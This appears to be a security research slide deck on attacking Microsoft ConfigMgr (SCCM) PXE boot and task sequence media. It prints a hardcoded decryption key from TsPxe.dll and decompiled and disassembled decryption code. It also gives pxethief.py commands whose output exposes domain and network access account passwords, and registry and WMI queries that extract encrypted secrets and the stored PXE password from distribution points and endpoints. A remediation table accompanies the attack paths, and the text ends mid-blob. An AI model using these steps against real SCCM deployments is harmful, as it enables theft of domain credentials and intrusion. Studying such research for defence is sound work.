7	0.114158	192.168.56.101	192.168.56.150	DHCP	459 proxyDHCP ACK	- Transaction ID 0x28038f96
8	0.114294	192.168.56.150	192.168.56.101	ICMP	487 Destination unreachable (Port unreachable)	

- > Bootp flags: 0x0000 (Unicast)
 - Client IP address: 192.168.56.150
 - Your (client) IP address: 0.0.0.0
 - Next server IP address: 192.168.56.101
 - Relay agent IP address: 0.0.0.0
 - Client MAC address: VMware_6e:ca:b5 (00:0c:29:6e:ca:b5)
 - Client hardware address padding: 00000000000000000000
 - Server host name not given
 - Boot file name: smsboot\JHB00003\x64\pxeboot.com
 - Magic cookie: DHCP
- > Option: (53) DHCP Message Type (ACK)
- > Option: (54) DHCP Server Identifier (192.168.56.101)
- > Option: (97) UUID/GUID-based Client Identifier
- > Option: (60) Vendor class identifier
- ▼ Option: (243) Private
 - Length: 101
 - Value: 024530140000000a000000100000000e66000000000004b...
- > Option: (252) Private/Proxy autodiscovery
- > Option: (255) End

0140	74	f3 65 02 45	30 14 00 00 00 0a 00 00 00 10 00	t.e.E0..
0150		00 00 0e 56 00	00 00 00 00 00 4b ac b1 34 5f be	...f... ..K..4_.
0160		31 11 ff de dc 0f 1c 59	a5 61 00 00 00 00 00 00	1.....Y .a.....
0170		00 00 00 00 00 00 36 79	99 36 db 09 31 40 16 ae6y .6..1@..
0180		c2 5d 2b 42 03 a4 3d 83	38 2c 01 16 53 4d 53 54	.]+B...= 8,..SMST
0190		65 6d 70 5c 30 30 30 30	30 30 20 20 37 35 2e 76	emp\0000 000075.v
01a0		61 72 03 04 53 43 43 4d	fc 20 53 4d 53 54 65 6d	ar..SCCM . SMSTem
		02 30 30 30 30 33 2d 30	38 31 39 32	p\JHB000 03-08192

But there is more obfuscation..

Listing: TsPxe.dll

TsPxe.dll		hardcoded_key	
180011028	9f	??	9Fh
180011029	67	??	67h g
18001102a	9c	??	9Ch
18001102b	9b	??	9Bh
18001102c	37	??	37h 7
18001102d	3a	??	3Ah :
18001102e	1f	??	1Fh
18001102f	48	??	48h H
180011030	82	??	82h
180011031	4f	??	4Fh 0
180011032	37	??	37h 7
180011033	87	??	87h
180011034	33	??	33h 3
180011035	de	??	DEh
180011036	24	??	24h \$
180011037	e9	??	E9h

Decompile: ExtractPassword - (TsPxe.dll)

```
73     memcpy(dhcp_data_copy, dhcp_data + 1, (ulonglong)bVar1);
74     uVar7 =
       DecryptBuffer(&hardcoded_key, 0x10, dhcp_data_copy, (ulonglong)dhcp_data_copy
75                   &decrypted_data, (int *)decrypted_data_length);
76     uVar8 = uVar7 & 0xffffffff;
77     if ((int)uVar7 < 0) {
78         bVar2 = DebugLoggingInRetail();
79         if (bVar2 != false) {
80             DVar4 = GetCurrentThreadId();
81             Log(0, (ushort *)L"..\\pxecrypt.cpp", 0x9e, DVar4, (ushort *)L"%s, HRESULT
           (%s, %lu)",
82
83             L"SMS::Crypto::DES::DecryptBuffer((BYTE *)&gPxeClientGuid1,
           sizeof(gPxeClientGuid1), pbPasswdEncrypted, nPasswdEncrypted, pbP
84             , (int)uVar8, L"..\\pxecrypt.cpp", 0x9e);
85     }
86     if (bVar11) {
87         EndStackTrace();
88     }
```



Attacking ConfigMgr TS Media



Create Task Sequence Create Task Sequence Media Import Task Sequence

Create

Unable to check for updates for Configurati

Software Library

- Software Updates
- Operating Systems
 - Drivers
 - Driver Packages
 - Operating System Images
 - Operating System Upgrade Packages
 - Boot Images
 - Task Sequences
- Windows 10 Servicing

- Assets and Compliance
- Software Library
- Monitoring
- Administration
- Community

Ready

Create Task Sequence Media Wizard

Select Media Type

Select Media Type

- Media Type
- Security
- Stand-Alone CD/DVD
- Select Application
- Select Package
- Select Driver Package
- Distribution Points
- Customization
- Summary
- Progress
- Completion

Select the type of media

Select the type of new media (CD, DVD, or USB flash drive) or the file used to deploy or capture an operating system.


- Stand-alone media
Creates media used to deploy operating systems without network access.
- Bootable media
Creates media used to deploy operating systems using ConfigMgr infrastructure.
- Capture media
Creates media used to capture an operating system deployment image from a reference computer.
- Prestaged media
Creates a file to be prestaged on a new hard drive that includes an operating system image.

Select this checkbox to enable unattended operating system deployment. An unattended operating system deployment does not prompt for network configuration or optional task sequences.


Allow unattended operating system deployment.

< Previous Next > Summary Cancel


How do Media Files Work?




Bootable media




Stand-alone media



Prestaged media



Bootable media



Stand-alone media

```
PS C:\POC> python.exe .\pxethief.py 4 .\Variables.dat .\Policy.xml a
```



```
[+] Attempting to decrypt encrypted Media File and Policy from full TS media...  
[+] Media variables file to decrypt: .\Variables.dat  
[+] Password provided: a  
[+] Successfully Decrypted Policy ".\Policy.xml"!  
[!] Successfully Decrypted TS_Sequence XML Blob in Task Sequence 'inst-JHB0000D'!  
[+] Attempting to automatically identify credentials in Task Sequence 'inst-JHB0000D':
```

```
[!] Possible credential fields found!
```

```
In TS Step "Connect to Network Folder":  
SMSConnectNetworkFolderAccount - CM19\lowpriv  
SMSConnectNetworkFolderPassword - Password1!
```

```
In TS Step "Apply Windows Settings":  
OSDRegisteredUserName - Administrator  
OSDRandomAdminPassword - true
```

```
In TS Step "Run Command Line":  
SMSTSRunCommandLineUserName - CM19\lowpriv  
SMSTSRunCommandLineUserPassword - Password2!
```

```
[+] Extracting password from Decrypted Network Access Account Configuration
```

```
[!] Network Access Account Username: 'CM19\cmnaa'  
[!] Network Access Account Password: 'Password1!'
```



- Select Media Type
- Media Type
- Security**
- Stand-Alone CD/DVD
- Select Application
- Select Package
- Select Driver Package
- Distribution Points
- Customization
- Summary
- Progress
- Completion

Select security settings for the media

Specify a password to protect task sequence media.

Protect media with a password

Password:

Confirm password:

Select date range for this stand-alone media to be valid

Set start date:

Set expiration date:

```

00007FFE4F431D1F  call qword ptr ds:[<&CryptHashData>]
00007FFE4F431D25  test eax,eax
00007FFE4F431D27  jne tscore.7FFE4F431DA8
00007FFE4F431D29  call qword ptr ds:[<&GetLastError>]
00007FFE4F431D2F  movzx ebx,ax
00007FFE4F431D32  or ebx,80070000
00007FFE4F431D38  test eax,eax
00007FFE4F431D3A  cmovle ebx,eax
00007FFE4F431D3D  mov dword ptr ss:[rsp+50],ebx
00007FFE4F431D41  call qword ptr ds:[<&?DebugLoggingInRet.
00007FFE4F431D47  test al,al
00007FFE4F431D49  je tscore.7FFE4F431D97
00007FFE4F431D4B  call qword ptr ds:[<&GetCurrentThreadId.
00007FFE4F431D51  mov r9d,eax
00007FFE4F431D54  mov r8d,9C
00007FFE4F431D5A  mov dword ptr ss:[rsp+40],r8d
00007FFE4F431D5F  lea rax,qword ptr ds:[7FFE4F58DDC8]
00007FFE4F431D66  mov qword ptr ss:[rsp+38],rax
00007FFE4F431D6B  mov dword ptr ss:[rsp+30],ebx
00007FFE4F431D6F  lea rax,qword ptr ds:[7FFE4F58DE20]
00007FFE4F431D76  mov qword ptr ss:[rsp+28],rax
00007FFE4F431D7B  lea rax,qword ptr ds:[7FFE4F58DD38]
00007FFE4F431D82  mov qword ptr ss:[rsp+20],rax
00007FFE4F431D87  lea rdx,qword ptr ds:[7FFE4F58DF48]
00007FFE4F431D8E  xor ecx,ecx
00007FFE4F431D90  call qword ptr ds:[<&?Log@Logging@CCM@e
00007FFE4F431D96  nop
00007FFE4F431D97  test dil,dil
00007FFE4F431D9A  je tscore.7FFE4F431DA3
00007FFE4F431D9C  call qword ptr ds:[<&?EndStackTrace@Log

```

qword ptr [00007FFE4F46B0E8 <tscore.&CryptHashData>]=<advapi32.CryptHashData>

.text:00007FFE4F431D1F tscore.d11:\$151D1F #15111F

Hide FPU

RAX	0000000000000001	
RBX	0000000000000000	
RCX	00000208B49C3890	<&CPCreateHash>
RDY	00000208B66817D8	L"{BAC6E688-DE21-4ABE-B7FB-C9F54E6DB66
RBP	0000003C2A10DB80	
RSP	0000003C2A10D850	
RSI	0000000000000000	
RDI	0000000000000000	
R8	000000000000004C	'L'
R9	0000000000000000	
R10	00000208B4920000	
R11	0000003C2A10D820	
R12	00000208B66817D8	L"{BAC6E688-DE21-4ABE-B7FB-C9F54E6DB66
R13	000000000000004C	'L'
R14	00000208B6681868	
R15	00000000000003416	
RIP	00007FFE4F431D1F	tscore.00007FFE4F431D1F
RFLAGS	0000000000000344	
ZF	1	PF 1 AF 0
OF	0	SF 0 DF 0
CF	0	TF 1 IF 1

Default (x64 fastcall) 5 Unlocked

1:	rcx	00000208B49C3890
2:	rdx	00000208B66817D8 L"{BAC6E688-DE21-4ABE-B7FB-C9F54E6DB664}"
3:	r8	000000000000004C
4:	r9	0000000000000000

```
PS C:\POC> python.exe .\pxethief.py 4 .\Variables-no-pw.dat .\Policy-no-pw.xml
```



```
[+] Attempting to decrypt encrypted media variables file and policy from stand-alone media...  
[+] User did not supply password. Making use of default MECM media password  
[+] Media variables file to decrypt: .\Variables-no-pw.dat  
[+] Password provided: {BAC6E688-DE21-4ABE-B7FB-C9F54E6DB664}  
[+] Successfully decrypted media variables file with the provided password!  
[+] Password provided for policy decryption: E8753CD9-696E-4C76-AA77-3B0608973B40  
[+] Successfully Decrypted Policy ".\Policy-no-pw.xml"  
[!] Successfully Decrypted TS_Sequence XML Blob in Task Sequence 'bot'!  
[+] Attempting to automatically identify credentials in Task Sequence 'bot':
```

```
[!] Possible credential fields found!
```

```
In TS Step "Join Domain or Workgroup":  
OSDJoinAccount - CM19\Administrator  
OSDJoinPassword - Password1!
```

```
In TS Step "Apply Windows Settings":  
OSDRegisteredUserName - administrator  
OSDLocalAdminPassword - Password1!
```

```
In TS Step "Apply Network Settings":  
OSDJoinAccount - CM19\cmnaa  
OSDJoinPassword - Password1!
```

```
In TS Step "Join Workgroup":  
OSDJoinPassword - aaaaa
```

```
In TS Step "Capture the Reference Machine":  
OSDCaptureAccount - CM19\cmnaa  
OSDCaptureAccountPassword - Password1!
```

```
[+] Extracting password from Decrypted Network Access Account Configuration
```

```
[!] Network Access Account Username: 'CM19\cmnaa'  
[!] Network Access Account Password: 'Password1!'
```

What do you get from the different types of media?

Bootable Media	Stand-alone media	Prestaged Media
Client Certificate	Policy XML	Client Certificate

Typical attack techniques against OSD

Without credentials:

- On a LAN, ask for DHCP options 66 and 67 to find location of potential DPs, prompt for media variables files and attempt to crack

With low-priv credentials:

- Find media files (.wim or .iso) on file shares (Especially ConfigMgr servers) and attempt to crack
- Auth to REMINST share on each DP and browse SMSTemp for existing var files and try to crack them

Summary of Attack Paths against OSD

Scenario	Prerequisites	Attack	OSD Remedial Steps
PXE (No Password)	<ul style="list-style-type: none">• Network Access• PXE enabled for network• Unrestricted DHCP and TFTP to DP	Download Media Variables and decrypt using hardcoded key in tspxe.dll to obtain client certificate	<ul style="list-style-type: none">• Set a strong PXE password• Change PXE Password regularly• Restrict PXE Boot Access
PXE (Password Set)	<ul style="list-style-type: none">• Same as above• Weak PXE password	Try to obtain password for media variables file by cracking	<ul style="list-style-type: none">• Disable Unknown Computer support
Media (No Password)	<ul style="list-style-type: none">• Network access• Access to media file• Low-priv domain access to read file shares	Mount media, copy off variables.dat/Policy.xml, decrypt using default password	<ul style="list-style-type: none">• Set strong media password• Store media in secure, access-controlled location
Media (Password Set)	<ul style="list-style-type: none">• Same as above• Weak media password	Try to obtain password for media variables file by cracking	<ul style="list-style-type: none">• Delete media if no longer needed

Post-exploitation potential



Post-Exploitation – Registry keys on DP

```
PS C:\Users\Administrator> reg query \\sccm.cm19.com\HKLM\software\Microsoft\SMS\DP /v IdentityGUID
```

```
HKEY_LOCAL_MACHINE\software\Microsoft\SMS\DP
    IdentityGUID    REG_SZ    {7966B78D-0FB4-4CCA-9ADD-BB4DEB7789CE}
```

```
PS C:\Users\Administrator> reg query \\sccm.cm19.com\HKLM\software\Microsoft\SMS\DP\identity /v IdentityCert
```

```
HKEY_LOCAL_MACHINE\software\Microsoft\SMS\DP\identity
    IdentityCert    REG_SZ    3082073E020103308206FA06092A864886F70D010701A08206EB048206E7308206E33082038C06092A864886F7
0D010701A082037D048203793082037530820371060B2A864886F70D010C0A0102A08202B6308202B2301C060A2A864886F70D010C0103300E04085B
E4823A1EE61102020207D00482029063487055048B2F653CEEF38355D2F0CADC1FF749D8D2E3CB5994CE14EC04CC85C109974120B2E0529B48385BCB
EB288C095915496EE74352BAFD0EA2D98F9068BA0A849F93BF3E1D687E0B4FF70DE641BEBB3659310A7CEDEB3C9E71DDA2749961A4E35C4477BE1A48
0EAA9C2165C11A59ABE8B318C65415B73A6C88D2DE0585D6E99DA245B2BA64D3A4FF7AFA9B577E7B5759BCD0DA1B0B4BF98FB0842187E656F6E41C10
BA207A738F5CD252F97BB05D1437674AF3B4A164B3DADED2CAAC5B61B9F0D3CCDE3114EF82266F7CCA643BF3272343AB001CA6E723C83EBE99EE8D3A
9486D4483F28D74283E44F4C1153069632C0DBF42C92BC7F9E097C22359E4ED016A1ECD17A50A5F13B25034B2ED38F0D507DF2200022009FE77E9C72
B17F1F76BD1224F6854F5565BF49D59F68AC3EFCC7BE6B3EEAECB2E060A5C96C9B304639D98493FB6C5AA89AE22D78CD829FB18A05C654D36DBA3104
136BDEA82DD08F2EC1C9D0AFF166796E0A3B7CB8F729B5B35CA3312162131001F8DE4FD2499782FA5C6226A39FCACE1558A5ADBA731A858BF76774B8
759931E84DC88F862F23B82C0CE595A908E6791F419EAD94F4CE1AFB07DE4FA2F54C2F7814DACBC9B37CABC64B1334344CE7DFE52C801BE000F55B5D
37020F27E60950F39645BA17FE999C90A7078F3019B0F32605FC8043088ECA098E7D5EB02FC63E954C28BB63BB0C1A911B5AC48EAF2F072AD4ABCA1
BE2936F7988F2780A37F094ED2FB8AA198CD6A2E533E9DC0737659A8AB3E04DDB5AAB6633B88837A5E6E29FE36F5AF0EA522B0E29AB1C21656D073AE
4E95580425BD41E9C0659002A4FD576AEB13906C7EFF30202AE9A5ECE62B9FDAA1C672F5FBC1728ACC13D6E22FD72568CF230AF03E7058B25660B1BE
D8538B10FBEEDB50EB77533181A7301306092A864886F70D0109153106040401000000301506092A864886F70D01091431081E060053004D00533079
```

Post-Exploitation – Registry keys on DP

```
PS C:\Users\Administrator> reg query \\sccm.cm19.com\HKLM\software\Microsoft\SMS\DP\identity /v Reserved1
```

```
HKEY_LOCAL_MACHINE\software\Microsoft\SMS\DP\identity
```

```
Reserved1 REG_SZ 8913000002DCCB75F094A977782DCFFB9B22A84683DE4F49421BC857B6B492FF40F6189AB2BB4C2C5BA51F761400000000140000000180000000366000000000000E31A0BC8218BCC83277D7D196A91BB8BB082C448CF33663D00000000
```

```
PS C:\Users\User\Desktop\POC\POC> python.exe .\pxethief.py 7 8913000002DCCB75F094A977782DCFFB9B22A84683DE4F49421BC857B6B492FF40F6189AB2BB4C2C5BA51F761400000014000000180000000366000000000000E31A0BC8218BCC83277D7D196A91BB8BB082C448CF33663D00000000
```



```
[+] Decrypt stored PXE password from SCCM DP registry key Reserved1  
Password1
```

Credentials on endpoints?



Collection Variables and Task Sequences on endpoints

```
PS C:\Users\Administrator> Get-Wmiobject -Namespace "root\ccm\Policy\Machine\ActualConfig" -Class "CCM_NetworkAccessAccount"
```

```
__GENUS                : 2
__CLASS                : CCM_NetworkAccessAccount
__SUPERCLASS          : CCM_ComponentClientConfig
__DYNASTY              : CCM_Policy
__RELPATH              : CCM_NetworkAccessAccount.SiteSettingsKey=1
__PROPERTY_COUNT      : 8
__DERIVATION           : {CCM_ComponentClientConfig, CCM_Policy}
__SERVER              : DC
__NAMESPACE            : ROOT\ccm\Policy\Machine\ActualConfig
__PATH                 : \\DC\ROOT\ccm\Policy\Machine\ActualConfig:CCM_NetworkAccessAccount.SiteSettingsKey=1
ComponentName         :
Enabled                :
NetworkAccessPassword : <PolicySecret Version="1"><![CDATA[F6000000100000D08C9DDF0115D1118C7A00C04FC297EB01000003450
23558D70BC41B2917D5CDEC5628E00000000200000000010660000000100002000000031D61E717DE5F0878A998F1
39BE799B3AA74A4AF4D78BFE45180A658D1F17C4600000000E80000000200002000000058B34F26400E588BEF1890
136FDB1C467E51932A7767BC907D3976762283A00520000000688B9F228DC122BF2D261F80E2993061E3D6D2BC92269
50F6FF3BC9C64768CB740000000CBEC973B6E5208C231B26A1C35AAE2D43DB88FD327F9C571404EA21A4426E5ABDA12
C8BA82545888A1F9EF02BC1BE3D61D71E0FE334A24E808876BC36C685843]]></PolicySecret>
NetworkAccessUsername : <PolicySecret Version="1"><![CDATA[F6000000100000D08C9DDF0115D1118C7A00C04FC297EB01000003450
23558D70BC41B2917D5CDEC5628E000000002000000000106600000001000020000000A18B2F05EE906A4A522E320
0CF8E490FA123ABF19F3573431DC3E0BC54428AA7000000000E800000002000020000000A23D36DD2FA6D4EA80CE99
E1D783275666782A13A7557BA08B5C48306A1116D420000000584898BEEBF179851943F369309818A0AC021990E2738
88CC0DF9652677D22B640000000151A1B2666E447C5B32244F63D07D1F4F20848258D075A65E28819355EE2658112D1
84608CF2A8467483465659AD08CD810BF1CDAB719C8125DF95BB1AF0F085]]></PolicySecret>
```

Collection Variables and Task Sequences on endpoints

```
PS C:\Users\Administrator> Get-Wmiobject -Namespace "root\ccm\Policy\Machine\ActualConfig" -Class "CCM_CollectionVariable"

__GENUS           : 2
__CLASS           : CCM_CollectionVariable
__SUPERCLASS     : CCM_Policy
__DYNASTY        : CCM_Policy
__RELPATH        : CCM_CollectionVariable.Name="TestVariable"
__PROPERTY_COUNT : 2
__DERIVATION     : {CCM_Policy}
__SERVER         : DC
__NAMESPACE     : ROOT\ccm\Policy\Machine\ActualConfig
__PATH          : \\DC\ROOT\ccm\Policy\Machine\ActualConfig:CCM_CollectionVariable.Name="TestVariable"
Name             : TestVariable
Value            : <PolicySecret Version="1"><![CDATA[F600000001000000D08C9DDF0115D1118C7A00C04FC297EB01000000A2058BEE4
4A7984393EDA2FC21DAC7E00000000020000000001066000000010000200000008DC8CB37D2913B36AF45FC19C61646E79
597C274D993976DA8B830EC8012F9C500000000E800000000200002000000099BC206FA03DFA0325F2228F8CA3C525A3056
573F57DFA179909CF3DD8B2875B200000006AA32605919D80A867D8FC4EAF0067B442FE3B3DA7DA8D625F212249661BAB924
00000004CC08BEFAAE949C44880C781B4337C1292D66D9AA10EF2E4EBC71A41043D516F34014D1EEF26FD2FCDBE22EDF4023
7215B45262CE88F52787FF3E8ED4507CCAD]]></PolicySecret>
PSComputerName   : DC
```

Collection Variables and Task Sequences on endpoints


```
PS C:\Users\Administrator> (Get-Wmiobject -Namespace "root\ccm\Policy\Machine\ActualConfig" -Class "CCM_TaskSequence").T
S_Sequence
<PolicySecret Version="1"><![CDATA[3606000001000000D08C9DDF0115D1118C7A00C04FC297EB01000000345023558D70BC41B2917D5CDEC56
28E00000000200000000010660000001000020000000FFDC4AF72EE0943498E3086CAE64E399CE4767920D1476D1EA258163D286F83300000000
E800000000200002000000003A99D99CAB1DEF781E3DBE29B8F30CA028EBE5973DC9B9F0864652358BFD99560050000302CE2575298EE365CBE3F61B
654EE57AE4D70B754EB885E51AF9A5A9BA463C3842AAB9BC8F281F3D9BC0BF44DFB25A385236D8A3DCA6DD204BDC48C80E51AC95A99DB17DCFA9B6FB
965DC5DD295B5F132B653D53B5F9A0964F9046113AED61D5CA48B19A8328C328FF43E7C125DEDE9BA47FD2064E15A239E537C7DA58A8ABB2DC0BAA87
A6C4F35EC71AF2AF4E66ABF7B3EDB4FA15C78A54C5803E192A7AD8FA84599BC5E0DFB75FEEA17948612D931A59CE089B12F194094FED3F03372EA212
B3E91F0105C8BD7143E73E3744D0A7F2C6F3A2ACC2181AD612ABD5FE633FD91E96DC05BC8A7E31B839E95B8A0572F7D3A6FFECD195D64D1351F9ADB1
98658223A548824158211B64954809E2C3F596C5981539A78DB07144A884183BFDA6CC0ADE36CAE24728535AE75368A18A978817166B72C3938CC717
B04CB0D158B6D59FFD477FE46CAF2351AF630846C69DC99560C86DB99568E597801E98AB561D17F7865DAEC5AD2FFDE9DA0CE0EC1240ED5DE3B06C00
25745D2462279F1E1197A527EE879F929AEF5CE029ED8CF37EB0691374FA4FC2771D45E2C2D8231263EA00CF1C2DCB4D6EC4467112A37ABAE85D054E
9F6A357E955414F77D918190ADDD64023964E86AD9406025EF8C3EBAD7C89D30D09643A8D272347A4DA917F721A9AEEE11F29D85DE1B30C3228BB041
2EDA5ACF0F6501F6730022E378C35372BD57346ED7F03907E618015BC326C8703E28FC7F7E22750B1AB6B11E03512FD55257C2908381B36A5F60E525
453C4BEE4FBBE5FA1465329FEE7CBC6C39B470EEBD38589C894D8E665893F1FC9CDDC1EFDBDC4DBF74A7565CF622F9EB95F922690B25BDE704C5BAEC
CA127A00C1DE21151CA760B8C68BA2F1D4BBB44E1D73D9AE69A88A64C9D5996DE2F34085A5E6C02204177B0570D6BDBE402903C54FCBF0D8A0110B56
420A521AB72AB1353B5C9A3849021D6F2C79676D0344B60E853163241DBDBE5B34479C5BBB1636D693628C7C3CDB126ECC3587B95F0AB8E82300B20D
E3AA99C90537B8534E300ACFE6D5B31CBB8CF400AA318396F95CEDB08F78B7C61675535183C07F51F0C35D86C7C589BFA8CC28027DB69FC391D65C46
FC398B3FD8B1CA2C77B87804A91C2674DDE6334D3FC9360BFCF8CA5141DAE1291E2D922A7B0690301E732BF30F7382BEC1B2AC021094452A214A17A
53B8EDB570A740BCDF22DF545F648099207AD36CC15C0F36193289787F3777429DCEA00750EBBA77068A65E1782E0F7B3A2962D69602410C5E09D5CA
534162EF67ED8C9E1A7B097FB230DDBF8A05943359B53EA34634DB0056B746A70521391F247BFE2157377D51223F80E30B98160A8D452EC783A3E7C5
A06D9FF7DAED731CF7DC06DD9B5608138929CFAD1145800319FD858E7C090310E10BD9E2C5125444CFAF65A429EEE5B2520A8EC2F70C4E7BE110C2F1
